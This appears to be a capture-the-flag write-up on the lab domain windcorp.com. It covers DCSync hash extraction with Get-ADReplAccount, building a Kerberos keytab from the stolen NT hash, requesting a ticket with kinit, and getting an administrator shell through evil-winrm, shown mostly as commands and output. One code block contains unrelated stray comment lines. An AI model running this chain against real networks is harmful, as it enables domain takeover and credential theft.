
But we know the user needs DSSync privileges to extract hashes from AD. And we also know DSInternals are present. We add transcript, so we can get the data and spot errors.

```
$tpath = "c:\windows\temp\transcript.txt"
Start-Transcript -Path $tpath
Get-ADReplAccount -SamAccountName administrator -Server 'hathor.windcorp.com'
 # A few helper functions
#
# Find us here:
# - https://www.improsec.com
# - https://github.com/improsec
# - https://twitter.com/improsec
# - https://www.facebook.com/improsec

# ================ #
```

Success!

```
DistinguishedName: CN=Administrator,CN=Users,DC=windcorp,DC=com
Sid: S-1-5-21-3783586571-2109290616-3725730865-500
Guid: 526eb447-7a40-4fe9-b95a-f68e9d78efa1
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: True
Deleted: False
LastLogonDate: 10/4/2021 12:00:21 PM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited,
SystemAclAutoInherited, DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-3783586571-2109290616-3725730865-512
Secrets
```



The administrator's hash is [redacted]

So, we cannot PtH as NTLM Authentication is disabled.

First, we create a keytab-file with ktutil.

```
┌──(andreas㉿kali)-[~/test]
└─$ ktutil
ktutil:  addent -p administrator@WINDCORP.COM -k 1 -kev -e rc4-hmac
Key for administrator@WINDCORP.COM (hex): [redacted]
ktutil:  wkt administrator.keytab
ktutil:  exit
```

Using our keytab-file to create a Kerberos TicketGrantingTicket

```
┌──(andreas㉿kali)-[~/test]
└─$ kinit -V -k -t administrator.keytab -f administrator@WINDCORP.COM
Using default cache: /tmp/krb5cc_1001
Using principal: administrator@WINDCORP.COM
Using keytab: administrator.keytab
Authenticated to Kerberos v5
```

Validates that we have got one with klist

```
┌──(andreas㉿kali)-[~/test]
└─$ klist
Ticket cache: FILE:/tmp/krb5cc_1001
Default principal: administrator@WINDCORP.COM

Valid starting       Expires              Service principal
01/24/2022 12:25:26  01/24/2022 22:25:26  krbtgt/WINDCORP.COM@WINDCORP.COM
        renew until 01/25/2022 12:25:26
```

And then summon evil-winrm

```
┌──(andreas㉿kali)-[~/test]
└─$ evil-winrm -i hathor.windcorp.com -r WINDCORP.COM

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
windcorp\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Pwned... Phew!